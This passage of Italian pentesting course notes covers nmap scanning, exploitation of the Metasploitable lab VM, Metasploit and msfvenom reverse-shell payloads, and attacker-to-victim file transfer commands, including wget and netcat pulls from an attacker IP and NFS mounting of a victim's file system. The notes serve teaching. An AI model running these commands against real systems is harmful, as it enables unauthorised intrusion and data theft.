Il comando Netcat che implementa questo tentativo è: **nc -nv -u -z -w 1 <ip address> <port range>**

Nmap
È un tool che di base viene utilizzato per elencare tutte le porte su cui un determinato server è in ascolto.
Esempio: sudo nmap -O -sV www.uniroma2.it → restituisce tutte le porte su cui uniroma2.it è in ascolto.

Analizziamo i flag principali di nmap:
→ **-p**: specifica la porta (o le porte) che si vogliono scansionare.
Esempio: nmap <ip address> -p 25-150
→ **-p-**: scansiona tutte le 65535 porte di un server.
Esempio: nmap <ip address> -p-
→ **/24**: fa in modo che venga scansionata un'intera sottorete (nel caso specifico di /24, parliamo di una sottorete con 256 host).
Esempio: nmap <network address>/24 -p 80
→ **-S**: sostituisce l'indirizzo IP sorgente del pacchetto inviato al server con l'indirizzo IP specificato da noi (spoofing). Non è un flag molto utile poiché poi il server risponderà proprio all'indirizzo IP indicato nel pacchetto, per cui noi non riceveremo alcuna risposta.

Esempio: nmap <ip address> -S <fake ip>
→ **-D**: invia n+1 pacchetti al server, di cui 1 con l'indirizzo IP sorgente effettivo (il nostro) e gli altri n con un indirizzo IP fake scelto tra gli n indirizzi riportati assieme al flag (decoy). In tal modo risultiamo offuscati ricevendo comunque correttamente un messaggio di risposta da parte del server.
Esempio: nmap <ip address> -D <fake ip list>
→ **-P0**: di default, nmap, prima di iniziare la scansione delle porte, invia un messaggio di ping al server per verificare se esso è attivo; tuttavia, potrebbero esserci dei server che, seppur attivi, ignorano i messaggi di ping, per cui risulterebbero down dal punto di vista di nmap. Per ovviare a questo problema, si ricorre al flag -P0, che fa in modo che nmap effettui la scansione delle porte del server senza aver provato precedentemente a inviare un messaggio di ping.
Esempio: nmap -P0 <ip address>
→ **-sV**: permette di vedere, per ognuna delle porte scansionate, qual è il servizio effettivamente associato a quella porta e qual è la versione di tale servizio. Senza questo flag, tipicamente viene restituito ugualmente questo tipo di informazione, ma non è affidabile al 100%, poiché associa a ciascuna porta il suo servizio di default (e.g. http per la porta 80); invece sappiamo che, in realtà, per i server sarebbe possibile assegnare a ciascun numero di porta un servizio arbitrario.
Esempio: nmap -sV <ip address>
→ **-sT**: permette di effettuare la scansione **TCP connect** (scansione completa), provando a portare a termine il three way handshake per aprire una connessione TCP, per poi inviare al server un pacchetto di RST per ammazzare la connessione appena instaurata. Questa è l'opzione di default per Netcat, ma presenta diversi svantaggi: la scansione che viene effettuata è molto rumorosa (nel caso "peggiore", vengono scambiati 4 pacchetti per ogni singola connessione che si tenta di instaurare); al completamento di ciascun handshake, si riportano le informazioni sul log; infine, ogni volta che una connessione viene messa in piedi, devono essere allocate delle risorse lato server (per cui, se con Netcat si vogliono instaurare molteplici connessioni su altrettante porte di un particolare server, quest'ultimo sperimenterà uno spreco di molte risorse tra cui la RAM).
→ **-sS**: permette di effettuare la scansione **TCP SYN**, che si basa soltanto sulla risposta al pacchetto SYN. A differenza del caso precedente, se il server risponde con un SYN/ACK, il client ammazza subito la connessione con un pacchetto RST. Di conseguenza, qui vengono scambiati al più 3 pacchetti per ogni connessione che si tenta di instaurare. Oltre a questo, si hanno anche altri vantaggi: in particolare, non si arriva a utilizzare il log e non si sprecano mai risorse all'interno della macchina server. L'unica nota da fare è che, per utilizzare il flag -sS, sono richiesti i permessi di root.
→ **-sF**: permette di effettuare la scansione **FIN**, provando a inviare al server esclusivamente un pacchetto di FIN. Se il server risponde con un RST, allora sicuramente la porta target è chiusa; se invece non risponde proprio, la porta è o aperta o filtrata.
→ **-sX**: permette di effettuare la scansione **XMas**, che è analoga alla scansione FIN con l'unica differenza che tenta di inviare un pacchetto con i bit di FIN, URG e PUSH attivati (e non solo il bit di FIN).
→ **-sN**: permette di effettuare la scansione **NULL**, che è analoga alla scansione FIN con l'unica differenza che tenta di inviare un pacchetto TCP con l'intero header settato a 0.

Le scansioni FIN, XMas e NULL sono dette **stealth** poiché puntano a camuffarsi col resto del traffico di rete tramite un minor numero di pacchetti scambiati. Come abbiamo potuto notare, sono scansioni che prevedono la manipolazione dell'header TCP: il problema è che, in questo modo, le scansioni XMas e NULL danno luogo a dei pacchetti non sensati per il traffico normale, per cui sono facilmente individuabili da sistemi come l'Intrusion Detection System (di conseguenza, queste due scansioni in particolare sono stealth nel numero di pacchetti scambiati ma non lo sono propriamente nel contenuto dei pacchetti stessi). Un altro problema sta nel fatto che, se il server ha Windows come sistema operativo, allora risponde sempre con un RST a qualunque tentativo di scansione stealth (per cui non lascia intendere quali possono essere le porte aperte e chiuse, ma può far capire che si tratta appunto di un sistema operativo Windows). Un ulteriore

svantaggio sta nel fatto che, a differenza degli altri tipi di scansione TCP, le scansioni stealth non sono in grado di distinguere il caso in cui una porta è aperta e il caso in cui una porta è filtrata.

→ **-sA**: permette di effettuare la scansione **ACK**, provando a inviare al server un pacchetto TCP di ACK. Questa opzione permette solo di capire se la porta target del server è filtrata o meno: infatti, se è filtrata il server non risponde, altrimenti il server invia un RST indipendentemente dal fatto che la porta sia aperta o meno. Il lato buono sta nel fatto che i pacchetti di ACK, per ovvi motivi, sono sempre accettati dagli Intrusion Detection System e dai firewall.
→ **-sP**: permette di fare il ping al server target prima della scansione delle porte nel caso in cui il server e il client si trovano in due sottoreti diverse. Di fatto, di default, viene utilizzato il protocollo ARP per fare il ping, che non è più sufficiente se si esce dalla sottorete. In particolare, il flag -sP prevede l'invio di pacchetti ICMP e di pacchetti TCP col bit ACK settato a 1 e diretti verso la porta 80 del server per effettuare il ping. In tal modo, se la porta target è aperta, allora il server risponde con un SYN/ACK; altrimenti, risponde con un RST.
→ **-sU**: permette di effettuare la scansione **UDP**, in cui il client tenta di inviare un pacchetto UDP qualsiasi al server target. Assumendo che il pacchetto non sia vuoto, possono verificarsi tre casi: se la porta target è chiusa, il server risponde con un messaggio "port unreachable"; se la porta target è aperta, il server risponde a sua volta con un messaggio UDP; se invece la porta target è filtrata, il server non può inviare alcuna risposta.
→ **-T <mode>**: definisce la quantità di tempo che si vuole aspettare tra l'invio di un pacchetto nmap e l'altro. Le modalità <mode> in ordine crescente di velocità sono: **paranoid**, **sneaky**, **polite**, **normal**, **aggressive** e **insane**; la modalità paranoid potrebbe richiedere anche dei giorni per una scansione su un intervallo di porte non banale, ma risulta essere utile nel momento in cui non si vuole creare troppo rumore di pacchetti nmap (in modo tale che la scansione risulti molto meno evidente agli occhi del server o dell'Intrusion Detection System). Nel caso in cui si sceglie una modalità non supportata dalla rete o dall'host destinazione (perché magari troppo veloce), nmap rallenta automaticamente la velocità, mostrando un warning a schermo.

Fingerprinting del sistema operativo
Come accennato in precedenza, Nmap (e non solo) permette di scoprire qual è il sistema operativo su cui gira il server target. Questa è una funzionalità fondamentale, sia dal punto di vista dell'attaccante che dal punto di vista difensivo, poiché conoscere il sistema operativo su cui gira una data macchina implica automaticamente sapere le vulnerabilità note di cui quella macchina è affetta.
Esistono due modi per effettuare una scansione che permette di conoscere il SO del target:
-> **Scansione attiva** (**Nmap**): prevede l'invio di molti pacchetti al server target, per cui si tratta di una scansione facilmente individuabile, ma è anche accurata e veloce. È l'unico tipo di scansione che tratteremo, e prevede l'utilizzo del flag **-O** nel comando nmap.
-> **Scansione passiva** (**p0f**): non prevede l'invio di pacchetti, bensì si limita a monitorare il traffico che coinvolge il server target. È un tipo di scansione molto più stealth, ma è anche meno accurato e più lento.


<u>Fingerprinting del sistema operativo con Nmap:</u>
Il fingerprinting del SO non è una scansione delle porte. Ciononostante, affinché possa essere portato a termine con successo, deve essere accompagnato dalla scansione di almeno due porte del server target (in particolare almeno una aperta e almeno una chiusa). Questa necessità è dovuta al fatto che alcuni campi dei pacchetti sono impostati in un modo che dipende dal sistema operativo che si sta utilizzando (come, ad esempio, il sequence number nel caso dell'header TCP); inoltre, il tempo di risposta del server nel caso di porta chiusa e nel caso di porta aperta può cambiare in base al sistema operativo in uso.

In definitiva, i passaggi da seguire per effettuare il fingerprinting del SO con Nmap sono:
1) Ping del server target per assicurarsi che sia attivo.

2) Scansione delle porte.
3) Prima fase del fingerprinting del SO vero e proprio. Qui vengono inviati dei **probe**, ovvero dei "pacchetti di sonda" per vedere come risponde la macchina target.
4) Seconda fase del fingerprinting del SO vero e proprio. Qui viene inviata una serie di pacchetti TCP per testare i tempi di risposta, i numeri di sequenza dei pacchetti e così via.

Ma perché i numeri di sequenza risultano essere così importanti? Di fatto, sappiamo che il sequence number del primo pacchetto viene stabilito quando la connessione TCP viene instaurata, e il come viene stabilito dipende anche dal sistema operativo utilizzato.
Per alcuni SO il primo sequence number potrebbe essere addirittura prevedibile: in tal caso, viene lasciata aperta la possibilità di compiere un attacco chiamato **TCP hijacking**. È praticamente un MITM dove l'attaccante è in grado di impersonare una delle due entità della connessione effettuando uno spoofing di pacchetti TCP in cui il sequence number è "indovinato".

Riassumendo, i pacchetti che il client invia al server target per fare il fingerprinting del SO con Nmap sono riportati nella figura qui di seguito:



Ma quali sono gli svantaggi del fingerprinting del SO fatto con Nmap?
- È estremamente rumoroso poiché richiede lo scambio di un numero di pacchetti molto elevato.
- Molti pacchetti inviati dal client sono effettivamente analoghi a quelli delle scansioni XMas e NULL, per cui non possono esistere in una comunicazione normale all'interno di una connessione TCP. Di conseguenza, questi pacchetti sono facilmente rilevabili da sistemi come l'Intrusion Detection System.
- La scansione in realtà non è sempre esatta, per cui non è garantito al 100% che si riesca a individuare correttamente il sistema operativo (e la relativa versione) del target. Le cose peggiorano nel momento in cui non si riescono a trovare almeno una porta aperta e una chiusa.

Enumerazione SMB
SMB (**Server Message Block**, detto anche **Samba**) è un protocollo che permette di condividere risorse (come file, cartelle, stampanti e altri dispositivi). È sempre stato soggetto a numerose vulnerabilità per cui, quando è presente, risulta essere un valido punto d'accesso.
SMB utilizza diverse porte (139 e 445 per TCP, 137 e 138 per UDP) che possono essere sfruttate per effettuare una scansione che servirà non solo a stabilire qual è la versione di SMB utilizzata dal target, ma anche qualche informazione in più, come il sistema operativo stesso, il timestamp della macchina target e così via.
Tutte queste informazioni possono essere recuperate tramite il flag **--script=<nome script>**, che lancia appunto uno script di Nmap preconfezionato; ciascuno script è associato a un particolare servizio (e.g. smb-os-discovery), e porta a fare uno scan molto accurato ma, al contempo, lento e rumoroso. Inoltre, gli script appartengono a una particolare categoria (e.g. "vuln" se testano le vulnerabilità del target).
È anche possibile scrivere manualmente dei nuovi script con la sintassi di **Nmap Script Engine** (**NSE**). Tali script dovranno accettare come parametri l'host e la porta target.

Categorie degli script:

- **auth** These scripts deal with authentication credentials (or bypassing them) on the target system
- **broadcast** Scripts in this category typically do discovery of hosts not listed on the command line by broadcasting on the local network
- **brute** These scripts use brute force attacks to guess authentication credentials of a remote server
- **discovery** These scripts try to actively discover more about the network by querying public registries, SNMP-enabled devices, directory services, etc.
  - Examples include html-title (obtains the title of the root path of web sites), smb-enum-shares (enumerates Windows shares), and snmp-sysdescr (extracts system details via SNMP).
- **dos** Scripts in this category may cause a denial of service. These tests sometimes crash vulnerable services.
- **exploit** These scripts aim to actively exploit some vulnerability.
- **external** Scripts in this category may send data to a third-party database or other network resource. An example of this is whois, which makes a connection to whois server.
- **fuzzer** This category contains scripts which are designed to send server software unexpected or randomized fields in each packet
- **intrusive** These are scripts that cannot be classified in the safe category because the risks are too high that they will crash the target system, use up significant resources on the target host (such as bandwidth or CPU time), or otherwise be perceived as malicious by the target's system administrators
- **malware** These scripts test whether the target platform is infected by malware or backdoors
- **safe** Scripts which weren't designed to crash services, use large amounts of network bandwidth or other resources, or exploit security holes are categorized as safe
- **version** The scripts in this special category are an extension to the version detection feature and cannot be selected explicitly. They are selected to run only if version detection (-sV) was requested
- **vuln** These scripts check for specific known vulnerabilities and generally only report results if they are found

È anche possibile lanciare alcuni degli script di Nmap non utilizzando il flag --script=<nome script> bensì il flag -A: in tal caso, vengono eseguiti tutti e soli gli script di default. Uno script, per essere di default deve soddisfare tutte le seguenti caratteristiche:
-> Deve effettuare la scansione velocemente.
-> Deve poter produrre una quantità sufficiente di informazioni.
-> Deve produrre un output leggibile e sufficientemente conciso.
-> Deve essere affidabile, nel senso che deve appartenere a una categoria di script che non causano mai malfunzionamenti al servizio target.
-> Non deve essere intrusivo, nel senso che non deve essere percepito come un pericolo / un attacco da parte degli amministratori del target.
-> Non deve diffondere troppi dati sensibili.

Esempi di utilizzo degli script di NMAP:

nmap --script default,safe
- Loads all scripts in the default and safe categories.

nmap --script smb-os-discovery
- Loads only the smb-os-discovery script. Note that the .nse extension is optional.

nmap --script default,banner,/home/user/customscripts
- Loads the script in the default category, the banner script, and all .nse files in the directory /home/user/customscripts.

nmap --script "http-*"
- Loads all scripts whose name starts with http-, such as http-auth and http-open-proxy. The argument to --script had to be in quotes to protect the wildcard from the shell

nmap --script "not intrusive"
- Loads every script except for those in the intrusive category

nmap --script "default and safe"
- Loads those scripts that are in *both* the default and safe categories

nmap --script "(default or safe or intrusive) and not http-*"
- Loads scripts in the default, safe, or intrusive categories, except for those whose names start with http-...

nmap -sC --script-args 'user=foo,pass=",{}=bar",whois={whodb=nofollow+ripe},xmpp-info.server_name=localhost' ...
- Pass arguments to the scripts

Metodologia suggerita
1) sudo nmap -sS -sV -p- <IP address> -oN nmap_res.txt (il flag -oN riporta il risultato su un file)
2) sudo nmap -sS -p80,443 --script "<nome/categoria script>" <IP address> -oN script_http.txt (caso http)
3) E così via, analogamente al punto (2).

VULNERABILITY ASSESTMENT

Weaponization
È la fase successiva alla raccolta delle informazioni per quanto riguarda gli attacchi informatici, e consiste nel trovare i punti di accesso della macchina target. In particolare, dopo aver scoperto quali sono le porte aperte del target e quali sono i servizi associati a esse, se un qualche servizio è configurato male, può essere sfruttato per ottenere un punto di ingresso alla macchina target.

Dunque, il nostro obiettivo diventa ora scoprire le vulnerabilità del target. Per esercitarci su questo, sfrutteremo **Metasploitable**, una macchina virtuale progettata apposta per avere tutti i servizi vulnerabili.

Metasploitable
Affinché eventuali malintenzionati non abbiano la possibilità di sfruttare le vulnerabilità di Metasploitable per bucare anche la nostra macchina host, dobbiamo esporre un'unica interfaccia di rete di tipo **host only**.

Dopodiché proviamo a seguire questi passaggi:
-> Scoprire l'indirizzo IP della VM e iniziare una scansione delle porte.
-> Approfondire la scansione sulla porta 1524 (e.g. col flag -sV di Nmap), e interagire con la porta 1524 per ottenere una shell S come root (più precisamente una bind shell); a questo punto, il lavoro sulla porta 1524 può definirsi già concluso.
-> Prendere in considerazione il servizio NFS (un protocollo che si appoggia a RPC e viene usato per condividere file e cartelle all'interno di una rete); utilizzando l'opzione no_root_squash, si impersonifica l'utente per conto del quale si sta utilizzando la macchina Kali Linux: se è root, si ha praticamente il pieno controllo del file system. In queste condizioni, è possibile trovare la cartella da cui il server web (http) prende le risorse e inserirvi una reverse shell PHP.
-> Prendere in considerazione il servizio FTP che, all'interno della VM, è installato con una versione (la vsftpd-2.3.4) contenente una backdoor; registrandosi con uno username che termina con ":)" e collegandosi alla nuova porta che viene aperta, si ottiene automaticamente una bind shell.
-> Prendere in considerazione il programma distcc, che è un vecchio tool utilizzato per la compilazione distribuita delle applicazioni e, all'interno della VM, è installato con una versione vulnerabile (2.x). In particolare, tutte le versioni 2.x di distcc permettono di selezionare il job di compilazione che dovrebbe girare sulla VM e dovrebbe appunto eseguire la compilazione del nostro programma: se come job di compilazione viene scelto /bin/sh, viene avviata una shell sulla VM e, quindi, lì è possibile eseguire direttamente dei comandi. Per sfruttare questa vulnerabilità, è possibile utilizzare un exploit (i.e. uno script che, appunto, sfrutta una vulnerabilità) implementato in **Metasploit**, un tool che permette di automatizzare molti passaggi del penetration testing. Nel caso in cui si dovessero avere problemi con Metasploit (e.g. a uno script devono essere passati dei parametri a noi oscuri), si può ricorrere a **Exploit Database**, un sito web in cui è possibile trovare il codice di tutti gli exploit che sono stati resi pubblici.

Classificazione delle vulnerabilità
- Ogni vulnerabilità ha in corrispondenza un numero che la identifica: il **CVE** (**Common Vulnerability Enumeration**). Esso ha un formato **CVE-xxxx-yyyy**, dove xxxx indica l'anno in cui è stata scoperta la vulnerabilità, mentre yyyy è un ID univoco all'interno dell'anno xxxx. A ciascun CVE è associato un **CVSS score**, che indica il grado di criticità della vulnerabilità: più è alto, più la criticità è elevata.

- Inoltre, a ogni vulnerabilità è associata una tipologia (e.g. Remote Code Execution) che viene rappresentata con un altro numero: il **CWE** (**Common Weakness Enumeration**).

- Un terzo modo per classificare le vulnerabilità è tramite **CAPEC** (**Common Attack Pattern Enumeration and Classification**), dove viene definito un dizionario siffatto:
{attacco, come viene sfruttato l'attacco, mitigazione per l'attacco}

Dove cercare le informazioni sulle vulnerabilità e gli expolit:
-> www.cvedetails.com
-> www.github.com
-> www.exploit-db.com (o, equivalentemente, in locale su Kali col comando **searchsploit <key1> <key2>**)

Comandi utili
- rpcinfo -p <IP address> → è un comando di Nmap per ottenere le porte aperte associate a un qualche servizio che fa uso di RPC.
- showmount -e <IP address> → visualizza le risorse esportate tramite NFS; ad esempio, '/' è la vista del file system e '*' è la vista degli indirizzi IP che possono effettuare le richieste.

OpenVAS
È il tool open-source più utilizzato per il vulnerability assestment. Dato un host target, ne effettua la scansione delle porte, stabilisce quali sono i servizi (con le relative versioni) che sono in ascolto dietro le porte aperte e, in base alla versione dei vari servizi, indica quali vulnerabilità sono eventualmente presenti nel target. Il tutto viene fatto in modo automatizzato.
Alla fine della fiera, OpenVAS genera anche un report in un file pdf ben strutturato.

Armitage
È un tool basato su Metasploit che permette di sfruttare alcune vulnerabilità delle macchine.
Permette di effettuare una scansione delle porte per un certo numero di host all'interno di una data rete tramite una versione di Nmap che è embeddata. Inoltre, permette di effettuare una scansione delle vulnerabilità dei servizi che sono dietro le porte mediante gli exploit definiti in Metasploit.

METASPLOIT

Introduzione


È un framework che, in modo automatico, permette di percorrere tutte le fasi del penetration testing e, in particolare, di:

-> Effettuare scansioni delle porte.

-> Cercare vulnerabilità.

-> Lanciare exploit.

-> Eseguire le azioni **port exploitation** (e.g. raggiungere altri host della sottorete una volta che si è ottenuto il controllo di un certo host H).



Componenti di Metasploit

-> Exploit: è un attacco su un sistema target che prende vantaggio da una particolare vulnerabilità.

-> Payload: è un pezzo di codice che va in esecuzione sul sistema target mediante un exploit.

-> Modulo: è un tool all'interno di Metasploit che fa da componente chiave per un determinato exploit.

-> Listener: è un particolare modulo che permette di mettersi in ascolto su una porta per accettare una connessione proveniente dal sistema target.

Per quanto riguarda i moduli, ne esistono diverse tipologie: **payload**, **exploit**, **encoder**, **post-exploit** e **auxiliary**.

Auxiliary:

Può essere definito come una sorta di exploit senza payload: in pratica è uno script che non permette di sfruttare una vulnerabilità, bensì si limita ad automatizzare l'esecuzione di un task. Ad esempio, uno script che effettua una scansione delle porte può essere considerato un auxiliary.

Encoder:
È un programma che permette di cambiare o cifrare un payload (e.g. l'implementazione di una reverse shell), in modo tale da evadere dal controllo degli antivirus. Perciò, è un tipo di modulo molto utile per le macchine Windows.

Msfvenom
È un programma all'interno di Metasploit che permette di creare payload di qualsiasi tipo e di applicarvi un encoder.
Esempio di utilizzo: **msfvenom -p <payload> LHOST=<IP address> LPORT=<port num> -f war -o <filename>**
Il comando riportato qui sopra genera un file con formato .war che implementa il codice definito dal payload scelto; ad esempio, nel caso di una reverse shell, LHOST e LPORT indicano rispettivamente indirizzo IP e numero di porta su cui la shell dovrà essere eseguita (qui tipicamente l'indirizzo IP è quello locale).

Msfconsole
È l'interfaccia di Metasploit che useremo maggiormente. La prima volta che la avviamo (e solo la prima volta), è necessario eseguire i seguenti quattro comandi (ad eccezione dell'ultimo che va eseguito ogni volta):
-> systemctl start postgresql: fa partire il database **Postgre** (che è il db utilizzato da Metasploit per memorizzare gli exploit, i payload e così via).
-> systemctl enable postgresql: abilita l'avvio del database Postgre allo startup del sistema operativo.
-> msfdb init: inizializza il database Postgre.
-> msfconsole: consente di avere accesso all'interfaccia di Metasploit.

Altri comandi che possono essere utili per il database Postgre sono i seguenti:
-> db_status: serve a vedere se Metasploit è effettivamente connesso al database.
-> db_rebuild_cache: serve a costruire una cache per rendere più efficiente l'attività di ricerca.

Di seguito, invece, vengono mostrati ulteriori comandi utili per l'utilizzo generale di Metasploit:
-> search: serve per cercare moduli all'interno di Metasploit (e.g. search vsftpd 2.3.4).
-> use: serve per utilizzare un particolare modulo (e.g. use exploit/unix/ftp/vsftpd_234_backdoor).
-> back: serve per uscire dal contesto di un modulo su cui era stato invocato il comando use.
-> show: serve per vedere come va configurato il modulo che stiamo utilizzando (e.g. show options mostra le opzioni del modulo; show payloads mostra i payload disponibili per il modulo).
-> info: mostra le informazioni del modulo che stiamo utilizzando.
-> set: imposta un'opzione del modulo (e.g. RHOSTS <target IP address>).
-> exploit/run: eseguono l'exploit che stiamo utilizzando.

SCAMBIO DI FILE TRA L'ATTACCANTE E LA VITTIMA

Introduzione

Avviene dopo aver ottenuto una shell all'interno della macchina vittima. In diversi contesti può essere utile sia copiare dei file dalla macchina dell'attaccante al target, sia copiare dei file dal target alla macchina dell'attaccante; per portare a termine una di queste due operazioni, esistono diversi approcci, che verranno descritti nei paragrafi a seguire.

Sfruttamento di NFS

Copia dalla macchina dell'attaccante verso la vittima:

MACCHINA VITTIMA	MACCHINA DELL'ATTACCANTE
1) Ricerca delle directory in cui abbiamo i permessi di scrittura: **find / -type d -user <user id> -perm -u=w**	2) Montaggio del file system della macchina vittima in locale: **sudo mount -t nfs <victim IP>:/ <dir target>** Dove <dir target> è la directory all'interno della macchina dell'attaccante dove vogliamo montare il file system. 3) Copia del file desiderato verso il file system della vittima: **sudo cp <filename> <dir target>/<selected dir>** Dove <selected dir> è esattamente la directory scelta all'interno della macchina vittima (dove abbiamo i permessi di scrittura).

Copia dalla vittima verso la macchina dell'attaccante:

MACCHINA VITTIMA	MACCHINA DELL'ATTACCANTE
//Nothing to do	1) Montaggio del file system della macchina vittima in locale: **sudo mount -t nfs <victim IP>:/ <dir target>** 2) Copia del file desiderato verso la macchina dell'attaccante: **cp <filename> .**

Sfruttamento di Base64

Qui (come nel caso in cui viene sfruttato Netcat o http) il funzionamento è analogo per entrambi i versi. Limitiamoci dunque ad analizzare il caso in cui viene copiato un file dalla macchina dell'attaccante verso il target (che è riportato nella pagina seguente).

Copia dalla macchina dell'attaccante verso la vittima:

MACCHINA VITTIMA

1) Ricerca delle directory in cui abbiamo i permessi di scrittura:
find / -type d -user <user id> -perm -u=w

4) **cd <selected dir>**
5) Riporto del contenuto (codificato in Base64) di filename all'interno di un nuovo file da creare in <selected dir>:
echo <ctrl+V> > <filename>.b64
6) Decodifica di filename.b64:
base64 -d <filename>.b64 > <filename>

MACCHINA DELL'ATTACCANTE

2) Stampa della rappresentazione in Base64 del contenuto del file da copiare:
cat <filename> | base64 -w 0
Dove l'opzione -w 0 serve ad evitare gli "a capo" nell'output della codifica in Base64.
3) Copia dell'output fornito dal comando cat (ctrl+C).

Sruttamento di Netcat

Copia dalla macchina dell'attaccante verso la vittima:

MACCHINA VITTIMA

2) Connessione alla macchina dell'attaccante tramite Netcat, facendo modo che l'input da parte dell'attaccante finisca su un nuovo file:
nc <attacker IP> <port num> > <filename>

MACCHINA DELL'ATTACCANTE

1) Utilizzo di Netcat per mettersi in ascolto su una certa porta, facendo modo che il contenuto del file da copiare sia l'input della connessione che si instaurerà su Netcat:
nc -lvnp <port num> < <filename>

Sfruttamento di http

Anche qui, analizziamo soltanto il caso in cui viene copiato un file dalla macchina dell'attaccante verso il target. Il viceversa, invece, funziona solo se è già presente un server web all'interno della macchina target (se non esiste, non è possibile sfruttare http per copiare dei file dalla vittima verso la macchina dell'attaccante).

Copia dalla macchina dell'attaccante verso la vittima:

MACCHINA VITTIMA

4) Utilizzare un client http per scaricare il file che è stato posto nella cartella root del server web della macchina dell'attaccante:
wget http://<attacker IP>:8000/<filename>
In alternativa, avremmo potuto ricorrere al comando **curl**.

MACCHINA DELL'ATTACCANTE

1) Creazione della cartella root del server web che metteremo in piedi:
mkdir www
2) Inserimento nella directory www del file che vogliamo copiare.
3) Creazione del server web (che si metterà in ascolto sulla porta 8000):
python3 -m http.server

PASSWORD

Introduzione


Le password rappresentano il segreto condiviso tra due parti più semplice e debole che esista. Una parte (il client) rivela la propria password all'altra parte (il server) per autenticarsi a un determinato servizio.
Come ben sappiamo, le password sono caratterizzate da diversi problemi, come ad esempio il loro riutilizzo per molteplici servizi e siti web, la loro bassa lunghezza (che incentiva i brute force attack), la loro predicibilità (che incentiva i dictionary attack), la loro bassa entropia, ma anche il fatto che richiedono di essere memorizzate in un qualche database.
Per quanto concerne quest'ultimo aspetto, è importante rimarcare come il memorizzare le password in chiaro sia una pratica sconsigliata, già dal momento in cui l'amministratore del database delle password potrebbe sfruttare le password stesse per portare avanti un attacco. La soluzione a tale problema consiste nel memorizzare nel database i **digest**, ovvero le hash delle password, dove la funzione utilizzata per l'hashing è possibilmente una funzione hash crittografica.

Una feature di sicurezza in più che è possibile adottare per le password è data dal **salt** che, almeno per quanto riguarda le password usate nei sistemi UNIX, è un valore randomico che viene concatenato alla password: il risultato di tale concatenazione viene dato in pasto alla funzione hash e il digest così ottenuto è quello effettivamente memorizzato in /etc/shadow. In definitiva, le password nel file /etc/shadow sono mantenute nel seguente modo:

Il meccanismo del salt serve a fare in modo che più utenti diversi che utilizzano la stessa password abbiano associati dei digest differenti: così, non c'è modo di stabilire se due utenti usano la medesima password (il che sarebbe stata un'informazione non da poco).

File /etc/shadow

Se approfondiamo il discorso su /etc/shadow, scopriamo che è un file accessibile solo a un utente coi privilegi di root, e le sue righe sono fatte nel seguente modo:



-> **$user** = nome utente.
-> **$id** = identificatore della funzione hash utilizzata.
-> **$salt** = valore (pseudo-)randomico.
-> **$hash** = digest prodotto dalla funzione hash.

Comandi Linux per le password

-> mkpasswd: genera l'hash di una password.
Esempio di utilizzo: mkpasswd -m sha512crypt -S hvlQRj2Xv3LYBt4T toor → genera un digest a partire dalla password 'toor' utilizzando 'hvlQRj2Xv3LYBt4T' come salt e sha512crypt (SHA-512) come funzione hash.

Cracking delle password offline

